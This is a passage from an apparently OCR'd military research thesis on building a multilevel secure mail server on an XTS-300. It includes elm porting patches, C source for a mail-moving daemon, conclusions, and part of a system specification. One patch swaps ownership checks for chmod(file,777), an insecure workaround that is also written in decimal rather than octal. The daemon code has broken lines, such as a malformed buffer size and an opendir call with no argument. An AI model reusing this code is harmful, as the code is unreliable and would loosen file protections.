


Figure 18 HAMMS Design

The mail application can operate (i.e. read and write mail) on a mailbox at the same level as the user's current session level. However, regardless of design approach selected, the mail application's functionality is restricted due to implemented security properties. Specifically, due to * *property*, or confinement property, relating to secrecy (*no-write-down*), the mail from strictly dominated levels cannot be marked as viewed or deleted without the introduction of additional trusted processes. Each mail application analyzed (i.e. Netscape, Eudora, mail, mailx) employs unique marking protocols for messages that have been read. Therefore, significant future research is required to determine the feasibility of creating a dynamic (i.e. recognizes and adapts to mail

application identified) trusted subject that could provide the interface to the mail application to perform the *write-down* and properly mark the messages according to the application's protocol.

2. Adaptation of Applications

There were several attempts to adapt UNIX based applications to the XTS-300 environment to support this research. After copying the required files to the XTS-300 host, unique software switches were required to extract the required files. Specifically, *tar -xvfo* was required when extracting the compacted files. Due to the XTS-300 MAC and DAC security restrictions, and incompatibilities between host libraries and application source code, compilation frequently required changes to the *Makefile*s and to the application source code itself.

Elm version 2.4, obtained as freeware, was the mail application installed and configured to support the mail interface in the development of HAMMS. The *elm* configuration application queries the user for a plethora of system capability and user preference information. This configuration application also checks the system for confirmation of the system capability data. After entering and confirming this data, the information is stored in the file *configure.h.* Use of the *make -f Makefile* command sequence then attempts to compile the program. Part of the compilation process included executing the shell files (*.sh) in the main and sub-directories of the application source directory. The shell files utilized the configuration information in *configure.h* and placed that information in the *Makefile*s for the respective directories. A problem encountered was that the shell files in the sub-directories would not execute automatically. Therefore, the shell files in the sub-directories had to be executed individually. Upon successful

execution of all shell files, *make -f Makefile* could be executed in the sub-directories and subsequently in the application source directory.

When compiling with the XTS-300 libraries, conflicts with non-existent or outdated commands may occur. The first conflict that occurred was with the *pattern.c* file. A compilation error was generated because this file's "return" value was a *NULL* but the compiler expected an integer value. The second conflict was that *elm*'s function call for *itoa* called for only two integer arguments but the definition in the XTS-300 header file, *stdlib.h,* required two integers and a character pointer (i.e. int, char *, int).

The following listing indicates the differences between the original mail application C files and the required modifications developed to overcome the conflicts:

diff src/pattern.bak and src/pattern.c

```
397c397
<       original        return(NULL);
---
>       modified        return(0);
```

diff filter/rules.bak filter/rules.c

```
236a237
>               modified        char * dummy;
304c305
<               original        strcat(buffer, itoa(timerec->tm_mday,FALSE));
---
>               modified        strcat(buffer, itoa(timerec->tm_mday,dummy,FALSE));
314c315
<               original        strcat(buffer, itoa(timerec->tm_wday,FALSE));
---
>               modified        strcat(buffer, itoa(timerec->tm_wday,dummy,FALSE));
334c335
<               original        strcat(buffer, itoa(timerec->tm_year,FALSE));
---
>               modified        strcat(buffer, itoa(timerec->tm_year,dummy,FALSE));
344c345
<               original        strcat(buffer, itoa(timerec->tm_hour,FALSE));
---
```

```
>               modified        strcat(buffer, itoa(timerec->tm_hour,dummy,FALSE));
354c355
<               original        strcat(buffer, itoa(timerec->tm_hour,FALSE));
---
>               modified        strcat(buffer, itoa(timerec->tm_hour,dummy,FALSE));
356c357
<               original        strcat(buffer, itoa(timerec->tm_min,TRUE));
---
>               modified        strcat(buffer, itoa(timerec->tm_min,dummy,TRUE));

diff filter/utils.bak filter/utils.c
212c212
<               original        char *itoa(i, two_digit)
---
>               modified        char *itoa(i,dummy, two_digit)
213a214
>               modified        char *dummy;
```

The above changes allowed the *elm* application to compile and link in the XTS-300 environment. When *elm* was executed it would successfully execute until *quit* was initiated by the user. Initiation of *quit* generated an access permissions error. Research revealed that *elm* would change, through a *chown* (change owner) command call, the file user identification. Specifically, a file's userid, used by *elm,* was first changed to -1 and then *elm* attempted to change ownership back to the actual userid that was executing *elm.* Simultaneously, the groupid was changed -1. The XTS-300 allows *chown* to be executed by only the owner of the file. When the userid was changed to -1, the XTS-300 would not allow the *elm* process to change ownership back to the original userid. The following listing details the differences between the original *elm* utility file and the file developed to overcome the conflict:

diff src/utils.bak and src/utils.c

original

```
533,540c533,539
< #ifdef CHOWN_NEG1
<       int status;
<
<       status = chown(file, -1, groupid);
<       chown(file, userid, -1);
<
<       return(status);
< #else
---
```

modified

```
> /*#ifdef CHOWN_NEG1
> *     int status;
> *
> *     status = chown(file, -1, groupid);
> *
> *     return(status);
> *#else*/
```

original

```
542c541,542
< #endif
---
```

modified

```
> chmod(file,777);
> /*#endif*/
```

These changes allowed *elm* to compile and execute within the user's current session level. If mail at dominated levels has been moved, by HAMMS untrusted subjects, from the mail spools to the user's mailboxes at the respective levels, then *elm* allows that mail to be viewed without any of the previously described ownership conflicts.

Additional research indicated that compiling desired research tools (e.g. *nedit*, *axe*) on the XTS-300 created multiple errors in linking and unresolved errors due to missing libraries and include files. Installing additional applications for future research will require

modifications similar to those previously described. Updated libraries may also be required.

3. Mail Daemon Development

As previously discussed, the design approach selected to implement HAMMS included using untrusted code operating as session level mail daemons. To accomplish this design, the first function created was the *concat* function which accepts two files as input parameters, copies the information from the first file (i.e. the mail spool) to the end of the second file (i.e. the user's session level specific mailbox). The first file is reopened for a write access which truncates that file and prepares the file to receive new incoming mail and effectively overwrite the mail that has already been received and copied.

The *fopen* function allows a file to be opened as read only, write only, or append. The files are first opened with read (i.e. the mail spool) and append (i.e. the user's session level specific mailbox) options. The messages from the mail spool file are read using the *fgets* command and then written to the mailbox file using the *fputs* command. The files are then closed to prepare for future file manipulations. To effectively delete the information in the mail spool file, after it had been copied, the file was reopened with the write option which truncates that file. Synchronization problems during simultaneous access requests of the files were not identified during development. Additional analysis should be conducted to identify potential synchronization problems between *elm* and HAMMS for either sending or receiving mail.

The second function, *findUserMail,* opens the mail spool directory and then sequences through the directory checking the size of each file. If the file size is greater than zero, then the *concat* function is called to copy the information in the user's mail

spool file to the mailbox file in the user's local directory. Specific header files from the stop directory had to be included (i.e. stop/stdtyp.h) to create these functions. To include these files in the compilation of the object files, the *-oss* attribute had to be included in the compilation sequence. One function that is defined in the header files is the *open_with_status* function which opened the input file and returned the status of that file. This function was used initially to try to check the size of the files as they were referenced via the *readdir* function. To allow the *open_with_status* function to be visible in the linking process, the *-oss* attribute had to be included in the compilation of the HAMMS executable. This attribute changed the library that was included in linking from *libc.a* to *libcass.a.* However, use of this attribute had the undesirable effect of excluding two important system functions: *chdir* (change directory) and *getcwd* (get current working directory). To alleviate this problem, *open_with_status* was eliminated and the *stat* function was used instead. This resulted in two subsequent side effects. First , the -oss attribute was no longer required for linking, but remained necessary for compiling the object files. Second, the *stat* function successfully determined the size of the file without requiring the opening and closing of that file.

The *findUserMail* function is called by *main* via an infinite loop to allow for daemon initiation. To allow for the reading and writing of the user mail spools, HAMMS must be assigned the group of *mail* which is the same group assignment for the mail spools. To allow writing to the mailboxes in the users' mail directories, the *world* permissions on the users' root directories must be read and execute. Additionally, the group on the *Mail* directory must be set to *mail* with the permissions of read, write, and execute. Each mailbox within the *Mail* directory must also have the same group

designation and permissions. Other than previously indicated, the user can establish DAC permissions for his root directory as desired. However, the user should avoid granting write permissions to the *world* to avoid other users from modifying files.

The mail spool, the users' local mail directory, and mail files may be redefined (i.e. change the actual file name to reflect changes in host system) within the *util.h* file. For example, *#define MAIL_FOLDER "/Mail/UNCLASSIFIED"* can be changed to *#define MAIL_FOLDER "/Mail/SECRET"* and the resulting *util.h* file can be stored at the session level handling Secret mail. Therefore, the object file produced from the compilation and linking of *util.c* can be reused without modifications.

The *Makefile, main.c, util.h,* and *util.c* files are as follows:

```
#################################################################
# File: Makefile
# Name:  LT James P. Downey, LT Dion A. Robb
#
# Operating Environment:  XTS-300, STOP 4.3
# Compiler:  MetaWare High C
#
# Description: Makefile for HAMMS. Contains -oss attribute for the Stop 4.3
# header files.
#################################################################


HAMMS: main.o util.o
        cc -o HAMMS main.o util.o

main.o : main.c
        cc -oss -c main.c util.c

util.o : util.c
        cc -oss -c util.c

clean:; rm -f $(PROGS) *.o core
```

```
/*************************************************************************
* File:  main.c
* Name:  LT James P. Downey, LT Dion A. Robb
*
* Operating Environment:  XTS-300, STOP 4.3
*
*
* Description: Calls findUserMail declared in util.h continuously to initiate mail daemon
* that moves mail from the user's mail spools to the user's local mail boxes
* Input:        None
*
* Output:       None
*************************************************************************/

#include <stdio.h>
#include "util.h"


main()
{

 do {
   findUserMail();
 }while(1);

 return(0);

}/*end main*/


/*End file main.c*/
```

```
#ifndef __util_h__
#define __util_h__

/*****************************************************************
* File: util.h
* Name: LT James P. Downey, LT Dion A. Robb
*
* Operating Environment: XTS-300, STOP 4.3
* Compiler: MetaWare High C
*
* Description: This file includes definitions of parameters and locations of
* parameters and functions required for the compilation and use of util.c
*
* Input:        Include files are located within the XTS-300 /usr/include directory
*
* Output:       None
*****************************************************************/

#include <stop/stdtyp.h>
#include <stop/limits.h>
#include <stop/file_sys.h>
#include <stdio.h>
#include <sys/stat.h>
#include <sys/types.h>
#include <dirent.h>
#include <unistd.h>
#include <fcntl.h>

/*Beginning of path to user's directory*/
#define MAIL_PATH "/usr2/"

/*Path and file for user's Unclassified mail*/
#define MAIL_FOLDER "/Mail/UNCLASSIFIED"

/*Directory of user mail spools*/
#define MAIL_SPOOL "/usr/mail"

/*Maximum width for line of text*/
#define LINESIZE (256)

extern void concat(const char *FileA,const char *FileB);
extern void findUserMail();

#endif
/*End file util.h*/
```

```
/*************************************************************************
* File: util.c
* Name: LT James P. Downey, LT Dion A. Robb
*
* Operating Environment: XTS-300, STOP 4.3
* Compiler: MetaWare High C
*
* Description: Contains functions to sequence through a directory
* and concatenate all files with size greater than zero with a
* user's mailbox file with in the user's directory
*
* Input:        Defined path and file variables in util.h
*
* Output:       Concatenated mailbox files
*************************************************************************/
#include "util.h"

/*************************************************************************
*Function: concat
* Return Type: void
* Parameter: fileA - input file to be read from and truncated
*            fileB  - file to be written to
* Purpose: To copy info from fileA to fileB and clear fileA
*************************************************************************/
void concat(fileA,fileB)
const char *fileA, *fileB;
{

/* tempA has mail spool data, tempB receives that data for user's mailbox*/
 FILE *tempA,*tempB;

/* line is used to store mail spool data as it is copied line by line*/
 char line[LINESIZE];

 /* tempA is opened for reading*/
 if ((tempA = fopen(fileA, "r")) == NULL)
              perror("cannot open fileA");

/* tempB is opened is opened for appending*/
 if ((tempB = fopen(fileB, "a+")) == NULL)
              perror("cannot open fileB");

 while (fgets(line, LINESIZE, tempA))       /*get line from and A and put in B*/
   fputs(line, tempB);
```

```
 fclose(tempA);
 fclose(tempB);
 if ((tempA = fopen(fileA, "w")) == NULL)      /*clear A*/
              perror("cannot open fileA");
 fclose(tempA);
 return();
}/* end concat */
```

```
/*************************************************************************
*Function: findUserMail
* Return Type: void
* Parameter: none
* Purpose: cycle through directory designated by MAIL_SPOOL and concatenate any
* file greater then size zero with a file designated by MAIL_FOLDER in the user's
* directory designated by MAIL_PATH
*************************************************************************/
void findUserMail()
{
 char curr_dir[PATH_MAX + 1];    /* PATH_MAX defined in limits.h as
                                 * (NAME_MAX+1)*10
                                 * NAME_MAX defined in limits.h as 23
                                   curr_dir is the current directory*/
 char dummy[PATH_MAX + 1];       /* Temp var for storing directory name*/
 char userMailPath[+ 1];         /* Path to user's mail*/
 DIR *dirPtr;                    /* Directory structure pointer*/
 int  statStatus;                /* Status of file*/
 struct dirent *dp;              /* Directory structure*/
 stat_t bufarea;                 /* Status of buffer area*/

/* Change to the mail spool directory, open the current directory and assign dirPtr*/
 chdir(MAIL_SPOOL);
 strcpy(curr_dir,getcwd(dummy, PATH_MAX));
 dirPtr  = opendir();

/* Step through the mail directory until the reaching the end*/
 while ( (int) (dp = readdir(dirPtr)) > 0){
   userMailPath[0] = '\0';              /*reset variable prior to receiving next users path*/
   statStatus = stat(dp->d_name, &bufarea);

   /*check for good status skip ., .. and :saved*/
   if ((statStatus == 0) && (strcmp(dp->d_name, ".") != 0)
     && (strcmp(dp->d_name, "..") != 0) && (strcmp(dp->d_name, ":saved") != 0)){

     /*check for non-empty files, create path to file in owners directory and concat*/
     if (bufarea.st_size > 0) {
       sprintf(userMailPath, "%s%s%s", MAIL_PATH, dp->d_name, MAIL_FOLDER);
       concat(dp->d_name, userMailPath);

     }/* end if */
   }/* end if */
 }/* end while */

 closedir(dirPtr);
```

```
  return();
}/*end findUserMail*/
/*End file util.c*/
```

V. CONCLUSIONS AND RECOMMENDATIONS

A. CONCLUSIONS

The development of a High Assurance, Multilevel Secure Mail Server (HAMMS) is feasible. Existing systems within the DoD can be modified or adapted to satisfy the user requirements of such a system. Appendix A provides the specification for the system requirements. Designing a system to satisfy the requirements defined in Appendix A will provide a system architecture that can be applied to meet future high assurance system challenges.

The MLS system components and characteristics addressed in Chapter II must be accurately understood in order to successfully develop MLS systems. A methodology, such as the Systems Engineering Process, detailed in Appendix B, should be utilized to define MLS system components and characteristics to satisfy performance, cost, and schedule requirements of the system to be developed. Additionally, due to the extensive evaluation process required of MLS systems attempting to achieve a Class B2 or above TCSEC rating (see Table 2 for requirements), the use of a rigorous and documented methodology is absolutely essential for a successful system evaluation.

Existing DoD and commercial secure systems must be analyzed to determine whether they can be adapted to satisfy the system requirements presented in Appendix A. Although the research conducted and documented in Appendix D indicates that existing systems may not provide COTS MLS solutions, the research helps to address issues that arise when incorporating COTS workstations and operating systems in an MLS environment. The areas of concern, identified within Appendix D, are partially solved by the MEMS software and MEB hardware described in Appendix C. The MEMS can be

applied to solve the boot process vulnerabilities identified in Appendix D. However, significant additional research is required to provide the TCB NIC or similar capabilities required by Appendix A.

After a comprehensive understanding of the high assurance base architecture described in Chapter III, an accurate assessment of the system capabilities can be developed. This information can be used to determine if trusted or untrusted software can or should be developed to satisfy the system requirements. The advantage of developing untrusted software on an evaluated system is that no additional TCB evaluation is required. The development of HAMMS focused on maximizing use of existing system functionality and minimizing trusted software development.

Existing configurations of the XTS-300, described in Chapter III, indicate how the system is used operationally. That configuration information can be used to identify security and user interface issues which can be used to improve the security and functionality of those current configurations as well as future high assurance system development.

The proof of concept work, documented in Chapter IV, provides evidence that implementation of HAMMS is feasible. That research also indicates that such a system can be implemented largely by using existing technology. Trusted software, as described in Chapter IV to provide write-down functionality, may indeed be necessary to provide a portion of the capabilities required. Significant research efforts are required to adapt COTS mail applications to interface with HAMMS.

The development and implementation of high assurance systems must include representatives of the user community. Although the security requirements of such

systems must not be compromised, these systems must be useable. The user community, as well as the test community, must be included as early as possible in the development of the high assurance system. Analogous to the common error of many developers attempting to add security to a system that has already been designed, useful user interface tools cannot be easily added to a system that has failed to consider their incorporation in the design process.

B. RECOMMENDATIONS

The development of HAMMS and associated research should be continued through a rigorous systems engineering process, such as the one detailed in Appendix B. Specifically, the continued use of performance requirements generation and the concept of utilizing design teams (e.g. Integrated Product Team (IPT)) to make design decisions should continue to be aggressively pursued. To continue the development process of HAMMS and other high assurance servers, additional system and software design documents should be developed in accordance with applicable military or commercial standards (e.g. References 25 and 28). Continued documentation of the system design process will provide a detailed system architecture, a document library, and a sound configuration management source.

The capabilities of the upgrades planned for the XTS-300 should be analyzed to determine the benefits from the modifications to current security and performance capabilities (e.g. processing speed per client load). If those modifications are determined to provide significant improvements to HAMMS and other future high assurance server applications, then the upgraded system should be aggressively analyzed and employed.

Continued research is required to follow planned MEMS development progress. Specifically, incorporation of MEMS with current and future operating systems (e.g. Windows® 95 and Windows® NT) should be pursued with the sponsoring agency. Such incorporation with these operating systems will provide a system compatible with current operational workstations. Furthermore, analysis should be conducted to determine the level of assurance provided by MEMS (e.g. is MEMS bypassable). Additionally, an analysis of alternative cryptographic peripherals (CP) and media encryption software should be conducted to determine the best alternative in support of high assurance server development. Specifically, significant research is required to develop the TCB NIC or similar capabilities to satisfy the requirements delineated in Appendix A. One requirement that will require significant research and development is to insure that MEMS addresses object reuse at the workstation (e.g. during logoff or session level change).

Research should be conducted to determine the version and compatibility of C/C++ libraries, contained in the upgraded XTS-300, with common software development tools (e.g. *Xemacs*, *Sparcworks*). If library compatibility is determined, then such software development tools should be procured and installed on the upgraded XTS-300. If incompatibility is determined then research should be pursued to incorporate compatible libraries.

Software and hardware supporting continued research is required for the workstations also. Specifically, *Xwin* or a similar utility should be procured and installed on the workstations to provide multiple simultaneous application windows to support development and research. Workstations representative of current and future operational assets should be procured for future development. Future workstations should be

configured with multiple operating systems reflecting the operating environments currently in use by operational communities. Such configurations will allow future researchers to maximize their research efforts (e.g. analyze fielded operating systems) and minimize the number of single-purpose workstations. Procurement of current project management utilities and development tools should also be considered.

Research should be conducted to determine the user requirements relating to COTS mail applications. After this research is completed, appropriate mail applications should be procured. Once the mail applications have been procured, the modifications required to the mail applications and the XTS-300, or upgraded XTS-300, to allow execution in that environment (e.g. workstation and server) must be identified and incorporated. Such modifications may require the development of trusted software to support expected user requirements (e.g. write-down capability to mark or delete mail at levels strictly dominated by the current session level). Further research should be conducted to determine HAMMS synchronization requirements for future mail applications (e.g. simultaneous read and write accesses of files by HAMMS and mail applications).

In order to meet expected user requirements of the high assurance server, a network file system protocol (e.g. Network File System (NFS)) must be developed for, or adapted to, the XTS environment. This research area will require significant software adaptation efforts. Additional high assurance server applications (e.g. secure web server) and their associated adaptations should be pursued.

Finally, research should be conducted in conjunction with other relevant curricula, to determine the impact of the development of high assurance servers. This research

should include cost analysis data reflecting personnel clearances, background investigations, and incompatible equipment and applications. This cost analysis data can be analyzed to determine if high assurance systems can be used to reduce or eliminate current systems and their associated costs. This research should focus on providing an overall DoN procurement, fielding, and support assessment.

APPENDIX A. THE HIGH ASSURANCE, MULTILEVEL SECURE MAIL SERVER (HAMMS) SYSTEM SPECIFICATION

TABLE OF CONTENTS

LIST OF FIGURES

LIST OF TABLES

1. Scope.

This document describes the system level requirements of the High Assurance, Multilevel Secure Mail Server (HAMMS) for Local Area Networks (LANs).

1.1 Identification.

This document applies to the HAMMS. The system configuration includes the XTS family hardware architecture (e.g. XTS-300, [Ref. 2, pg. 7]) with the STOP operating system connected, via a LAN using Transmission Control Protocol/Internet Protocol (TCP/IP), to desktop personal computers with a network-capable operating system (e.g. Microsoft - Disk Operating System (MS - DOS) version 6.0 and MS Windows for Workgroups version 3.11).

1.2 System overview.

The purpose of the HAMMS for LANs is to provide a trusted, multilevel mail service in a LAN environment. The concept of the trusted mail service is to allow the users to view all of the user's label-based mail dominated by their current session level. The system will support security policy enforcement with respect to both hierarchical (e.g. classification levels) and nonhierarchical (e.g. compartments) labeled data. A high assurance Trusted Computing Base (TCB) family will be utilized to provide a Multilevel Secure (MLS) mail environment. The security services of the high assurance TCB that will be targeted for reuse include security policy enforcement and supporting mechanisms, identification and authentication, auditing, and object reuse.

Commercial off the shelf (COTS) personal computers will be used as clients to host the COTS mail applications and serve as user workstations. Clients will

communicate with the high assurance server via a LAN. A trusted path will be established between the server and the client using hardware (e.g. trusted computing base network interface card (TCB NIC)) installed in the workstation that will be used to set the session level and invoke Secure Attention Key (SAK) (key stroke sequence to allow trusted command input) functionality. The LAN will support, up to and including, the system high session level, however each client-to-server session will operate at a single level. This level will be requested by the user, communicated through the workstation-to-XTS trusted path, and mediated (approved) by the XTS TCB. Note that due to this design approach, either the LAN must be physically protected to a system high level of assurance with all entities the LAN is trusted to not intercept or eavesdrop on network traffic, or network traffic must be protected by providing secure communication services.

The XTS-300, developed by Wang Federal Inc., evolved from the Secure Communications Processor (SCOMP) which was developed by Honeywell and received a Trusted Computer System Evaluation Criteria (TCSEC) A1 rating after evaluation by the National Computer Security Center (NCSC). "The security features of the XTS-300 were examined against the requirements specified by the Department of Defense TCSEC dated December 1985 to establish a candidate rating. The NSA evaluation team determined that the highest class at which XTS-300 satisfies all the specified requirements of the TCSEC is B3. Therefore, XTS-300, when configured as described in the Trusted Facility Manual, was assigned a Class B3 rating." [Ref. 2, pg. xiii]

This mail system is being developed through thesis research efforts within the Naval Postgraduate School for INFOSEC Studies and Research of the Computer Science Department, Naval Postgraduate School (NPS), Monterey, CA.

1.3 Document overview.

This document has been developed in accordance with references 1 and 4, and provides an overview of the system design architecture. The system capability, interface, adaptation, and computer resource requirements are described. The qualification methods for the system requirements are also identified in this document.

2. Referenced documents.

1. Data Item Description, System/Subsystem Specification, Identification Number DI-IPSC-81431, DD Form 1664, April 1989.

2. DoD TRUSTED COMPUTER SYSTEM EVALUATION CRITERIA, DOD 5200.28-STD, December 1985

3. Final Evaluation Report, Wang Federal Incorporated, XTS-300; National Computer Security Center, FT George G. Meade, MD; 11 July, 1995.

4. Software Development and Documentation, MIL-STD-498, 5 December 1994.

5. XTS-300, STOP 4.3, Application Programmer's Reference Manual; Document ID: FS92-374-04; Wang Federal, Inc., McLean, VA; July 1996.

6. XTS-300, STOP 4.3, Software Release Bulletin; Document ID: FB92-372-06; Wang Federal, Inc., McLean, VA; July 1996.

7. XTS-300, STOP 4.3, Trusted Facility Manual; Document ID: FS92-371-05; Wang Federal, Inc., McLean, VA; July 1996.

8. XTS-300, STOP 4.3, Trusted Programmer's Reference Manual; Document ID: FS92-375-05; Wang Federal, Inc., McLean, VA; July 1996.

9. XTS-300, STOP 4.3, User's Manual; Document ID: FS92-373-05; Wang Federal, Inc., McLean, VA; July 1996.

3. Requirements.

This section addresses the system requirements.

3.1 Required states.

The states that the system is required to operate in include the following: off, initialization, single-user, multi-user, and shutdown. The off state exists if the system is not using electrical power. The initialization state occurs if the system is using power, the operating system is in its boot process, and prior to the following message being displayed: "System ready at *day date month year hh:mm:ss*" [Ref. 6, pg. 35]. The single-user state exists after the initialization state occurs and prior to the execution of the startup command. Prior to the execution of the startup command all operations must be performed on the system console (i.e. monitor, keyboard, and mouse directly connected to the XTS server). The single-user state is typically used for system configuration purposes. The multi-user state exists after the startup command is executed. This command enables the use of the SAK for all serial devices configured as terminals and loads any configured daemons [Ref. 6, pg. 106]. The services provided by the HAMMS are not made available to the LAN until the XTS is in the multi-user state.

The use of the SAK in the single-user or multi-user state will allow the user to be in the trusted environment. All trusted commands must be executed from within a trusted environment. The environment (trusted or untrusted) and current session level determine what applications and commands are available to the user.

3.2 System capability requirements.

The design for the High Assurance, Multilevel Secure Mail Server (HAMMS) for Local Area Networks will support the following capability requirements:

3.2.1 High Assurance Component of Mail Handling.

The system will utilize the XTS family security architecture to maintain security policy enforcement. HAMMS will provide the functionality to view mail at levels dominated by the current session level. HAMMS will allow utilization of the existing XTS read-down property to view mail at dominated levels.

HAMMS will also have an optional capability to indirectly delete or mark mail as read at strictly dominated levels. This capability's configuration will be dependent upon the mail application being utilized by the client (see figure 1).




Figure 1 Mail Handling Concept

3.2.2 Labeling Component of Mail Handling.

The XTS-300 currently uses deflection directories to separate the mail between session levels. The XTS mail implementation supports the creation of a deflection directory, for each session level, but each of these directories is created with the same name. Specifically, the mail deflection directories contain files with the users' name as the file names in each of the deflection directories (see figure 2).




Figure 2 Directory Structure

When a user is logged-in, in the XTS family architecture, only the file in the deflection directory at the current session level is visible to the user environment as the mail file. Therefore, there is no session level unique labeling of individual mail messages within the mail files implemented within the XTS family. However, when a user is reading

mail existing in dominated levels there must be a method for the user to distinguish between mail from those levels. HAMMS will contain the functionality necessary to identify the level of the mail to the users. Additionally, the HAMMS will allow users to view mail existing at dominated levels (i.e. levels dominated by the current session level) in accordance with the security policies enforced by the TCB.

3.2.3 Mail Service for Local Area Networks.

A LAN will be developed through the use of existing XTS family network interfaces, or other new service interfaces yet to be developed. A trusted path (e.g. facilitated by a TCB NIC installed in the networked personal computer(s)) will be established between the high assurance server and PC-based clients. A TCB NIC installed in the networked PCs will the support the trusted path. Once logged into the XTS, the user will be allowed to access his or her mail through mail applications residing on the user's workstation.

Remote mail access for common commercial mail applications will be provided. A mail server daemon (e.g. modified Post Office Protocol (POP) daemon) or similar capability will be required (see figure 3). The remote mail server daemon will support client access to users' mail files for viewing with COTS mail applications.

Network Server Configuration




Figure 3 Network Configuration

3.2.4 Security Policy.

The system shall be constrained by the security policies enforced by the high assurance platform and will include the development of subjects that will allow the viewing and annotating of mail of differing levels. The addition of an optional trusted subject developed for mail purposes will result in an unevaluated configuration of the system. The XTS-300's TCB enforces Discretionary Access Control (DAC) and Mandatory Access Control (MAC) policies. "In addition, the TCB provides a trusted path to ensure a reliable TCB-to-user communication connection." [Ref. 2, pg. xiii] The DAC, MAC, device labels, identification and authentication, trusted path, audit, system integrity, and trusted recovery capabilities of the high assurance platform shall be utilized in the development and operation of the HAMMS.

The client-to-server trusted path will be supported by a single level device (e.g. TCB NIC installed in the workstation personal computer). This device will provide assurance at the client to include: object reuse, secure boot process, trusted path to the

high assurance server (i.e. identification and authentication, and session level request) (see Figure 4). The user can request to logout, review session level, and other session-related security services through the use of the SAK.

